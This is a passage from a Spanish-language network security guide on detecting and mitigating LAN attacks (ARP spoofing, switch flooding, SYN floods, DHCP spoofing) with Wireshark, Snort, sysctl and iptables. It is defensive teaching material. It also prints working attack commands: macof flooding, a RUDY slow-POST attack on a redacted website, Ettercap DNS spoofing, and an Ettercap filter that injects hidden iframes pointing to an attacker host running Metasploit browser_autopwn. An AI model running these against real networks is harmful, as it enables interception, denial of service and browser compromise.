root@Mordor:~# snort -d -h 192.168.254.0/24 -A full-c /etc/snort/snort.conf
root@Mordor:/var/log/snort# tail -f /var/log/snort/alert
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:49.671380
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:50.689457
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:51.699448
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:52.711415

```

Figura 11- Snort (ARP cache overwrite)

Otro foco de atención por parte de los administradores es la búsqueda de tarjetas que puedan estar funcionando en modo promiscuo y que suelen ser habituales en este tipo de escenarios. Pueden resultar útiles herramientas como Neped, Sentinel, AntiSniff o SniffDet- ya que permiten detectar tarjetas en este estado.

A continuación, se muestra un ejemplo de la salida generada por Nast:⁹



```
root@Mordor:~# nast -P all
Nast V. 0.2.0
This check can have false response, pay attention!
Probe for hosts...done
192.168.254.1 (192.168.254.1) -----> Not found
192.168.254.3 (192.168.254.3) -----> Found!
192.168.254.6 (192.168.254.6) -----> Not found
192.168.254.32 (192.168.254.32) -----> Not found
```

Figura 12- Nast

Ataques como éste u otros tan originales como el mostrado por Chris John Riley mediante su *script* en python prn-2-me¹⁰ para almacenar y redirigir trabajos PCL y PostScript a una impresora real, son ejemplos del alcance que puede tener un ataque MitM (*Man in the Middle*).

4.2. PORT FLOODING

4.2.1. Descripción

Un ejemplo similar al anterior, aunque más fácil de detectar, consiste en enviar múltiples tramas falsificadas a través de un puerto con el objetivo de llenar la tabla de asignación del *switch*. Generalmente un *switch* dispone de una memoria interna denominada CAM (*Content-Addressable Memory*) donde asigna puertos a direcciones MAC. Cuando una trama llega a un puerto, la CAM añade una entrada a la tabla especificando la MAC del equipo que envió la trama junto con el puerto en el que se encuentra. De esta forma, cuando el *switch* recibe una trama dirigida a ese equipo sabrá por qué puerto debe enviarla.

⁹ **Seguridadyredes:** Detectando sniffers en redes conmutadas.

<http://seguridadyredes.nireblog.com/post/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion>

¹⁰ **Blog.c22:** "Man in the Middling Printers"
<http://blog.c22.cc/2009/03/22/man-in-the-middling-printers/>

En caso de desconocer el destino de la trama, bien porque el equipo no ha llegado a generar tráfico o bien porque la entrada asociada a ese equipo ha expirado, el *switch* copiará la trama y la enviará por todos los puertos de la misma VLAN excepto por aquel por el que fue recibida. De esta forma, todos los equipos conectados al *switch* recibirán dicha trama y únicamente el equipo correspondiente, aquel cuya MAC coincida con la MAC destino de la trama, contestará; lo que permitirá al *switch* añadir una entrada a su tabla CAM con la nueva asociación MAC/puerto. Gracias a esto, el *switch* no necesitará inundar (*flood*) todos los puertos con futuros paquetes dirigidos a ese equipo.

Pero, ¿qué pasaría si se envían cientos de tramas falsificando la MAC origen del equipo y llenando la tabla CAM? En ese caso, su comportamiento depende del fabricante. Los *switches* de baja gama no contienen tablas CAM virtualizadas, es decir, que si la tabla dispone de un número n máximo de entradas para almacenar las asociaciones MAC/puerto, y un equipo consigue llenar dicha tabla con n entradas, la tabla se llenará y **todas** las VLANs se verán afectadas.¹¹

Con tablas CAM virtualizadas se mantendría un espacio de direcciones independiente para cada VLAN. De esta forma, sólo se verían afectados los equipos de la propia VLAN.

Yersinia o Macof permiten generar una inundación (*flooding*) de paquetes con MAC creadas aleatoriamente con el fin de saturar la tabla de asignaciones del *switch*:

```
root@bt:~# macof -i eth0 -n 1000
9e:3:2b:0:d:c8 ee:b0:d9:6c:e4:8b 0.0.0.0.63518 > 0.0.0.0.55376: S 1811335234:1811335234(0) win 512
c4:9f:8d:1f:d5:31 6b:82:fd:7e:f9:de 0.0.0.0.35857 > 0.0.0.0.62832: S 1603328042:1603328042(0) win 512
bd:1f:62:4e:ae:8c ab:b8:28:56:1a:6a 0.0.0.0.62505 > 0.0.0.0.8561: S 804371142:804371142(0) win 512
a7:75:21:2f:80:ee 65:a3:a1:60:90:42 0.0.0.0.60476 > 0.0.0.0.62084: S 224272867:224272867(0) win 512
25:89:a2:73:92:ee 4a:4b:1:7:30:7e 0.0.0.0.4970 > 0.0.0.0.22943: S 1324361036:1324361036(0) win 512
66:61:3d:d:5b:62 56:94:7c:43:77:7d 0.0.0.0.35896 > 0.0.0.0.49311: S 1541919794:1541919794(0) win 512
```

Figura 13- Macof

4.2.2. Mitigación

Detectar este tipo de ataques usando un analizador de protocolos sería sencillo ya que, únicamente mirando el tráfico generado en ese tramo de red, veríamos gran cantidad de tramas con valores aleatorios.

¹¹ **Libro Cisco:** What Hackers Know About Your Switches.(Pág. 29)

Autor: Eric Vyncke, Christopher Paggen

ISBN: 978-1-58705-256-9 Auto

<http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563>

En el caso de Wireshark veríamos lo siguiente:

346	13.300620	39.39.218.123	67.129.128.67	TCP	[Malformed Packet]
347	13.301344	65.30.29.120	192.164.170.9	TCP	[Malformed Packet]
348	13.302264	82.8.242.103	225.173.109.6	TCP	[Malformed Packet]
349	13.303184	88.125.244.10	81.219.96.39	TCP	[Malformed Packet]
350	13.305176	92.236.234.36	103.223.24.56	TCP	[Malformed Packet]
351	13.306176	40.255.13.13	57.31.185.74	TCP	[Malformed Packet]

Figura 14 - Captura de paquetes generados por Macof

El motivo por el que se muestra “*malformed packet*” se debe a la forma en la que Macof construye paquetes TCP sin tener en cuenta las especificaciones del protocolo. Como se comentó anteriormente, este ataque daría lugar a una inundación (*flooding*) de paquetes en todos los puertos de todas las VLANs, (en el caso de no contar con tablas virtualizadas) una vez se llenara la tabla de asignaciones. Por lo tanto, en este caso también sería posible dejar escuchando Wireshark en cualquier puerto del *switch* y observar si se están recibiendo tramas no legítimas.

Con *switches* de gama media/alta es posible configurar ciertas características para mitigar este tipo de ataques. Algunos de los parámetros configurables son: el nivel de inundación (*flooding*) de paquetes permitido por VLAN y MAC (*Unicast Flooding Protection*), el número de MAC por puerto (*port security*) y el tiempo de expiración de las MAC en la tabla CAM (*aging time*), entre otros¹².

4.3. DDOS ATTACKS

4.3.1. Descripción

La Figura 15 representa un ejemplo de ataque de denegación de servicio (*DoS*) a pequeña escala, llevado a cabo por hping2 y que también salta a la vista nada más comenzar la captura. En este caso tenemos un Apache instalado en la máquina 10.0.0.101 y observamos gran cantidad de segmentos TCP con el *flag* SYN activados desde la misma IP, que no reciben respuesta alguna por parte del servidor web.

Podemos ver, de forma gráfica, la secuencia de paquetes pinchando en el menú *Statistics >> Flow Graph*. Esta herramienta nos facilitará en numerosas ocasiones seguir el comportamiento de conexiones TCP, ya que, como vemos en la imagen, describe de forma muy intuitiva mediante flechas, el origen y destino de cada paquete, resaltando los *flag* activos que intervienen en cada sentido de la conexión.

¹² **Cisco:** Configuring Port-Based Traffic Control
http://www.cisco.com/en/US/docs/switches/lan/catalyst3550/software/release/12.2_25_see/configuration/guide/swtrafc.html

En nuestro caso se observa que, en un intervalo muy corto de tiempo, existen numerosos intentos de conexión por parte de la IP 10.0.0.200 al puerto 80 de la máquina 10.0.0.101, situación algo inusual. El servidor ha tratado de resolver la MAC de la máquina cliente en numerosas ocasiones, una de ellas la podemos ver en el paquete 7852, pero, al no recibir respuesta alguna y, por tanto, al carecer de la dirección física del host, no puede enviar un ACK-SYN al mismo para continuar con el establecimiento de la conexión a tres pasos.

Esto conlleva que la pila TCP/IP de nuestro servidor tenga que esperar por cada conexión un tiempo determinado, durante el cual seguirán llegando más paquetes que irán creando nuevas conexiones. Por cada conexión que se intente establecer se creará una estructura en memoria denominada TCB (*Transmission Control Block*) que es usada por la pila TCP/IP del sistema operativo para identificar cada una de las conexiones (*sockets* local y remoto, segmento actual, punteros a buffers de envío y recepción, etc) y que, con un número muy elevado, pueden acabar con los recursos de la máquina produciendo que el equipo deje de contestar más solicitudes de conexión.




Figura 15- Flow Graph

Similar a este tipo de ataques fue el llevado a cabo recientemente por el grupo Anonymous de 4chan contra los servidores de Amazon y Paypal mediante las herramientas LOIC (Low Orbit Ion Cannon) y HOIC (High Orbit Ion Cannon) debido a los altercados con Wikileaks. Estas herramientas constan de una interfaz muy amigable desde la cual se puede elegir entre diversas opciones de ataque como son peticiones UDP, TCP o HTTP así como la velocidad y la cantidad de *threads* simultáneos.

4.3.2. Mitigación

Existen multitud de ataques DDoS además de los vistos anteriormente: *Direct Attacks*, *TTL expiry attack*, *IP unreachable attack*, *ICMP transit attacks*, *Reflection Attacks*, etc. La contención de los mismos resulta muy complicada sobre todo cuando se trata de un gran volumen de tráfico.¹³

Contar con dispositivos que permitan frenar estos ataques resulta costoso, por este motivo contactar con el ISP es la idea más acertada.

Sin embargo, cuando el ataque DDoS no es extremadamente excesivo, una configuración adecuada del sistema operativo y de los servicios afectados puede ayudar en gran parte a contrarrestar el ataque. Ejemplo de ello son ciertos parámetros del kernel de Linux que nos permiten modificar el comportamiento de éste bajo ciertas condiciones y que resultarán muy útiles para blindar nuestro servidor en ciertas circunstancias. Algunos de estos parámetros se encuentran en `/etc/sysctl.conf`:

- **tcp_syncookies:** Permite protegernos contra ataques *Syn Flood* (como el visto anteriormente). La forma de trabajar es la siguiente: cuando la cola de peticiones de segmentos *syn* se completa, el kernel contesta con un segmento *syn-ack* como hace normalmente, pero creando un número de secuencia especialmente codificado que representa la IP origen y destino, el puerto y un *timestamp* del paquete recibido.

De esta forma, la entrada *syn* en el *backlog* (cola de conexiones pendientes) no será necesaria ya que podrá reconstruirse a partir del número de secuencia recibido. Podremos activar las *syn* cookies con:

```
sysctl -w net.ipv4.tcp_syncookies=1
```

- **ignore_broadcasts:** Un tipo de ataque DDoS son los conocidos ataques *Smurf* donde se envían paquetes ICMP (*echo request*) a una dirección *broadcast* con un IP origen falsificada. Dicha IP falsificada será el objetivo del ataque al recibir múltiples paquetes de respuesta *echo reply* como consecuencia del paquete *broadcast* enviado por el atacante. Una forma de desactivar la respuesta a las peticiones *broadcast* de tipo *echo* ICMP es activando la siguiente opción:

```
sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1
```

¹³ **IETF:** TCP SYN Flooding Attacks and Common Mitigations
<http://www.ietf.org/rfc/rfc4987.txt>

- **rp_filter:** Conocida también como *source route verification*, tiene un objetivo similar al Unicast RPF (*Reverse Path Forwarding*)¹⁴ utilizado en routers Cisco. Se emplea para comprobar que los paquetes que entran por una interfaz son alcanzables por la misma basándose en la dirección origen, permitiendo de esta forma detectar IP Spoofing:

```
sysctl -w net.ipv4.conf.all.rp_filter=1
```

Respecto a los ataques llevados a cabo por programas como LOIC, también es posible implementar medidas haciendo uso de iptables y del módulo hashlimit con el objetivo de limitar el número de paquetes que queremos aceptar en un determinado servicio.

Sectechno propone la siguiente configuración para limitar las conexiones HTTP a nuestro servidor web¹⁵:

```
iptables -A INPUT -p tcp --dport 80 -m hashlimit --hashlimit-upto 50/min --hashlimit-burst [X] --hashlimit-mode srcip --hashlimit-name http -j ACCEPT
```

Las cláusulas hashlimit-burst y hashlimit-upto establecen el tamaño máximo del *bucket* y el número de paquetes por IP al que se limitarían las conexiones al puerto 80. De la misma forma podríamos contrarrestar numerosos ataques de fuerza bruta a servicios como ssh, ftp, etc. limitando el número de IPs permitidas por minuto.

```
iptables -A INPUT -p tcp --dport 22 -m hashlimit --hashlimit 1/min --hashlimit-mode srcip --hashlimit-name ssh -m state --state NEW -j ACCEPT
```

Independientemente de las medidas adoptadas en el Sistema Operativo, se recomienda securizar de forma independiente aquellos servicios públicos que se encuentren en una DMZ (*Demilitarized Zone*) como pueden ser servicios web, FTP, DNS, etc. Por ejemplo, en el caso de Apache sería de gran ayuda dotarle de módulos como *mod_evasive*, *mod_antiloris*, *mod_security*, *mod_reqtimeout* o similares para ayudar a combatir gran variedad de ataques DDoS contra esta plataforma (http post attack, http get attack utilizado por Slowloris, etc.)¹⁶

¹⁴ **Cisco:** Reverse Path Forwarding

<http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html>

¹⁵ **Ataques capa 7:** iptables y hashlimit

<http://www.sectechno.com/2011/01/25/preventing-layer-7-ddos-attack/>

¹⁶ **SecurityByDefault:** Slowloris, Dos para Apache

<http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html>

SecurityByDefault: Top módulos recomendados para Apache

<http://www.securitybydefault.com/2010/08/top-modulos-recomendados-para-apache.html>

Existen varias herramientas con las que podemos testear nuestro servidor web contra este tipo de ataques y así comprobar su resistencia frente a los mismos. Ejemplo de ello son el *script* en python r-u-dead-yet/RUDY desarrollado por Raviv Raz o la OWASP HTTP Post Tool¹⁷ desarrollada por Tom Brennan.

```
root@Mordor:~/Escritorio# python r-u-dead-yet.py http://www.██████████.com/contactar.php
Found 1 forms to submit. Please select number of form to use:
1 ) http://www.██████████.com/contactar.php/
> 1
Found 4 parameters to attack. Please select number of parameter to use:
1 ) nombre
2 ) email
3 ) motivo
4 ) envio
> 3
Number of connections to spawn: (default=50)
>
Use SOCKS proxy? [yes/no] (Default=no)
>
[!] Attacking: http://www.██████████.com/contactar.php/
[!] With parameter: motivo
```

Figura 16- R-U-Dead-Yet python script

Aislar correctamente todas esas máquinas situadas en la DMZ mediante el uso de tecnologías como PVLAN¹⁸ (Private VLAN), Port Isolation o similares impedirá que un equipo comprometido dentro de una DMZ¹⁹ pueda intentar acceder a otro de los servicios en el mismo segmento de red.

Wireshark soporta los servicios de geolocalización de MaxMind gracias a los cuales se pueden obtener ciudades y países asociadas a las IPs capturadas proporcionando información sobre la procedencia de los paquetes. En determinados escenarios en los que somos víctimas de un DDoS o en el caso de Botnets podría ser de gran ayuda conocer el origen de los mismos de forma visual. Para ello, necesitamos descargar y agregar las bases de datos GeoIP, GeoLiteCity y GeoIPASNum de <http://www.maxmind.com> a Wireshark desde *Preferences >> Name Resolution >> GeoIP database*.

Después, desde la cabecera de *Internet Protocol*, en uno de los paquetes en los que estemos interesados, pulsamos el botón derecho y seleccionamos la opción “*Enable GeoIP lookups*”.

¹⁷ **Owasp:** Http Post Tool
http://www.owasp.org/index.php/OWASP_HTTP_Post_Tool

¹⁸ **Cisco:** Configuring Isolated Private VLANs
http://www.cisco.com/en/US/tech/tk389/tk814/technologies_configuration_example09186a008017acad.shtml

¹⁹ **Cisco:** Demilitarized Zone (DMZ) Port
http://www.cisco.com/en/US/docs/ios/12_3/12_3x/12_3x/dmz_port.html

Por último, desde el menú *Statistics*, en la pestaña IPv4, observamos las ciudades, países y AS *numbers* junto al resto de estadísticas. Desde aquí podremos pulsar *Map* para obtener una representación visual.²⁰




Figura 17- Geolocalización en Wireshark

4.4. DHCP SPOOF

4.4.1. Descripción

Otro tipo de ataque menos común, pero igual de eficiente que el *ARP Spoof*, consiste en falsificar paquetes DHCP. El ataque consiste en instalar un DHCP falso o un software que emule las funciones del mismo de tal forma que responda a peticiones DHCPDISCOVER de los clientes. Es necesario analizar los pasos llevados a cabo entre un cliente y un servidor DHCP legítimo para comprender el ataque en mayor profundidad:

- Cuando un equipo se conecta a la red y solicita una dirección IP envía un DHCPDISCOVER a la dirección *broadcast* (UDP) esperando respuesta por algún servidor DHCP.
- Éste contestará a tal petición enviando un paquete *unicast* denominado DHCPOFFER y que contiene varios parámetros de configuración (IP, *gateway*, etc.).

²⁰ **Lovemytool.** Geolocalización den Wireshark.
http://www.lovemytool.com/blog/2009/07/joke_snelders2.html

- Hasta este punto, el cliente puede recibir ofertas de varios servidores DHCP por lo que utilizará el siguiente criterio de elección: si la oferta propuesta se corresponde con una dirección previamente asignada (ya que son recordadas por el cliente), el cliente seleccionará ésta. En caso de que la propuesta no esté relacionada con una dirección IP previa, el cliente adquirirá la primera oferta recibida.
- En respuesta a esta oferta, el cliente enviará un DHCPREQUEST a la dirección *broadcast* pidiendo autorización para utilizar esa configuración a lo que el servidor responderá, o bien con un paquete *unicast* DHCPACK autorizando el uso de dicha configuración, o bien con un DHCPNAK denegando el uso de tales parámetros.

11	2.783068	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x1461505e
12	2.879211	192.168.254.254	192.168.254.199	DHCP	DHCP Offer - Transaction ID 0x1461505e
13	2.879447	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0x1461505e
14	2.902201	192.168.254.254	192.168.254.199	DHCP	DHCP ACK - Transaction ID 0x1461505e

Figura 18- Negociación DHCP

La parte interesante es que el protocolo DHCP no proporciona mecanismos de autenticación que permitan verificar el origen de los paquetes durante la negociación de estos parámetros de configuración. Por lo tanto, nada impide que un atacante pueda falsificar paquetes DHCP OFFER proporcionando información falsa al cliente.

Un posible escenario de ataque consistiría en proporcionar, como puerta de enlace, la propia IP del atacante con el fin de recibir paquetes destinados hacia fuera de la LAN. El atacante enrutaría estos paquetes hacia el sitio legítimo con el objetivo de hacer el ataque totalmente transparente al usuario.

```
ddns-update-style none;

authoritative;

subnet 192.168.254.0 netmask 255.255.255.0 {
  interface eth0;
  range 192.168.254.222 192.168.254.225;
  default-lease-time 600;
  max-lease-time 7200;
  option subnet-mask 255.255.255.0;
  option broadcast-address 192.168.254.255;
  option routers 192.168.254.254;
  option domain-name-servers 192.168.254.211;
}
```

Figura 19- Configuración dhcpd.conf

De la misma forma, el atacante podría falsificar respuestas DNS especificando su IP como servidor DNS para poder manipular cualquier resolución de nombres posterior.

Si nos encontramos en una situación de este tipo, Wireshark mostraría un uso anormal del protocolo DHCP. Otro síntoma podría ser la generación de errores en nuestras máquinas debido a IPs duplicadas.

Herramientas como Yersinia, Ettercap o simplemente configurando un servidor DHCP en el equipo del atacante, como dhcpd3, son suficientes para hacer un MitM (*Man in the Middle*) usando respuestas falsificadas DHCP.

Veamos un ejemplo. Un atacante configura un servidor dhcpd3 en su equipo Linux con los parámetros mostrados en la figura anterior (/etc/dhcp3/dhcpd.conf)

En él se configura un rango de 4 direcciones IP en desuso (que puede obtener entre aquellas que no tengan un registro DNS PTR, que no estén escuchando por servicios comunes o simplemente escuchando respuestas legítimas del servidor DHCP) y un *default gateway* legítimo (192.168.254.255), pero especifica como servidor DNS la IP del atacante (192.168.254.211). Además, prepara Ettercap para falsificar ciertas respuestas DNS²¹:

```
echo www.inteco.es A 192.168.254.211 >> /usr/share/ettercap/etter.dns
```

Cuando un usuario se conecta a la red y solicita una IP por DHCP, nuestro servidor falso le facilitará todos los datos necesarios y, como servidor DNS, la IP del atacante:

```

Client MAC address: Foxconn_e8:50:0e (00:15:58:e8:50:0e)
Server host name not given
Boot file name not given
Magic cookie: (OK)
Option: (t=53,l=1) DHCP Message Type = DHCP ACK
Option: (t=54,l=4) Server Identifier = 192.168.254.211
Option: (t=51,l=4) IP Address Lease Time = 10 minutes
Option: (t=1,l=4) Subnet Mask = 255.255.255.0
Option: (t=28,l=4) Broadcast Address = 192.168.254.255
Option: (t=3,l=4) Router = 192.168.254.254
Option: (t=6,l=4) Domain Name Server = 192.168.254.211

root@mordor:/var/lib/dhcp3# dhclient eth0
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:15:58:e8:50:0e
Sending on LPF/eth0/00:15:58:e8:50:0e
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.254.222 from 192.168.254.211
DHCPREQUEST of 192.168.254.222 on eth0 to 255.255.255.255 port 67
DHCPNAK from 192.168.254.254
DHCPACK of 192.168.254.222 from 192.168.254.211
bound to 192.168.254.222 -- renewal in 253 seconds.
root@mordor:/var/lib/dhcp3# cat /etc/resolv.conf
nameserver 192.168.254.211

```

Figura 19- DNS Spoof

A partir de ahora el atacante podrá manipular las respuestas DNS de forma transparente al usuario:




Figura 20- Ettercap

Un método más ofensivo, publicado en *hackyeah*, consiste en utilizar filtros Ettercap para manipular peticiones HTTP.

²¹ **Windowsecurity:** DNS Spoofing
<http://www.windowsecurity.com/articles/Understanding-Man-in-the-Middle-Attacks-ARP-Part2.html>

El ataque se aprovecharía de un DNS o un *ARP Spoof* como los vistos anteriormente, y consistiría en insertar un *iframe* oculto en cada petición que contenga una etiqueta `<body>`; este *iframe* apuntaría a la dirección del atacante mientras ejecuta el módulo `browser_autopwn` de Metasploit. A continuación se muestra un extracto de código, proporcionado por hackyeah ²², para crear un filtro que inyecte un *iframe* en las respuestas HTTP:

```
--Inject Iframe--
if (ip.proto == TCP && ip.dst != '192.168.254.211' && tcp.src == 80 ||
tcp.src == 8080) {
  if (search(DATA.data, "<body>")){
    #Replace it with the body tag and an iframe to our attacking webpage
    replace("<body>", "<body><iframe src='http://192.168.254.211' width=0
height=0 />");
    msg("iframe injected after <body>\n");
  }
  if (search(DATA.data, "<BODY>")){
    replace("<BODY>", "<BODY><IFRAME SRC='http://192.168.254.211' width=0
height=0 />");
    msg("iframe injected after <BODY>\n");
  }
}
```

Tras compilar el filtro y lanzar Ettercap, cada vez que la víctima haga una petición HTTP, Ettercap reemplazará en las respuestas del server `<BODY>` por `<BODY><IFRAME SRC='http://192.168.254.211' width=0 height=0 />` obligando a realizar peticiones al equipo atacante de forma transparente mientras éste ejecuta Metasploit.

```
root@borjaBT:~# etterfilter -w metasploit.filter -o metasploit.ef
root@borjaBT:~# ettercap -T -i eth0 -q -F metasploit.ef -M ARP /192.168.254.210/ // &
root@borjaBT:~# msfcli server/browser_autopwn LHOST=192.168.254.211 SRVPORT=80 URIPATH=/ E
[*] Please wait while we load the module tree...
```

Figura 21- Browser_autopwn

4.4.2. Mitigación

Además de las herramientas citadas anteriormente, para alertar sobre estas situaciones, podríamos hacer uso de filtros en Wireshark para acelerar la búsqueda de respuestas ACK con un DNS o un *gateway* diferentes al configurado en nuestro servidor DHCP:

```
bootp.option.value == 05 && (frame[309:6] != 03:04:c0:a8:fe:fe || frame[315:6] ==
06:04:c0:a8:fe:d3 )
```

²² Hackyea: Filtros Ettercap y Metasploit en escenarios “Man in the Middle”.
http://www.hackyeah.com/2010/10/ettercap-filters-with-metasploit-browser_autopwn/

Filter: 4:c0:a8:fe:fe frame[315:6] == 06:04:c0:a8:fe:d3						
No. .	Time	Source	Destination	Protocol	Info	
119	36.029465	192.168.254.211	192.168.254.222	DHCP	DHCP ACK - Transaction ID 0x5ef3b753	
317	89.665691	192.168.254.211	192.168.254.222	DHCP	DHCP ACK - Transaction ID 0x14d6e03a	
347	99.953801	192.168.254.211	192.168.254.222	DHCP	DHCP ACK - Transaction ID 0x83322943	
624	189.181997	192.168.254.211	192.168.254.222	DHCP	DHCP ACK - Transaction ID 0x8b8bf22d	
718	198.892142	192.168.254.211	192.168.254.222	DHCP	DHCP ACK - Transaction ID 0x94a00e3f	

Figura 22- Filtro DHCP

De esta manera, indicamos que muestre aquellas tramas enviadas por el servidor DHCP que no contengan la IP del *gateway* o un servidor DNS legítimo.

Otro tipo de ataque similar al *flooding* con paquetes ARP consiste en enviar multitud de paquetes DHCP DISCOVER utilizando MACs de origen aleatorias con el objetivo de acabar con el rango de direcciones IP disponibles en el servidor DHCP (DHCP *Exhaustion*). Detectar esta inundación (*flooding*) resulta más sencillo que en el caso anterior debido a la excesiva cantidad de paquetes DHCP DISCOVER enviados por segundo:

5269	16.771610	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5270	16.771610	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5271	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5272	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5273	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5274	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5275	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5276	16.774942	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	
5277	16.778273	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x643c9869	

Figura 23- DHCP Exhaustion

Una posible solución para estos problemas es configurar ACLs en el *switch* impidiendo que aquellos puertos de acceso destinados a equipos de usuario, envíen paquetes UDP cuyo puerto origen sea 67 para evitar de esta forma el uso de servidores DHCP no legítimos en nuestra red. Además, existen herramientas que permiten detectar equipos con servicios DHCP en ejecución, ejemplo de ello son Gobbler, dhcp_probe o Rogue detect. Para mitigar ataques por inundación (*flooding*) DHCP DISCOVER, características más sofisticadas como DHCP SNOOPING serán necesarias²³.

Otra serie de ataques más sofisticados pueden realizarse con Yersinia o Loki²⁴ (presentando en la Blackhat este año) y que permiten aprovecharse de configuraciones débiles en *routes/switches* para llevar a cabo ataques como *VLAN Hopping*, *BPDU Spoof*, suplantación de *Root Bridge* en SPT (*Spanning Tree Protocol*) o incluso ataques capa 3 en protocolos de routing como RIP, BGP o OSPF. A pesar de la complejidad de los mismos, un análisis exhaustivo de tráfico y cierto manejo en el uso de filtros ayudarán enormemente a detectar y localizar la fuente del problema.

²³ **Libro Cisco:** What Hackers Know About Your Switches.(Pág. 96)
<http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563>

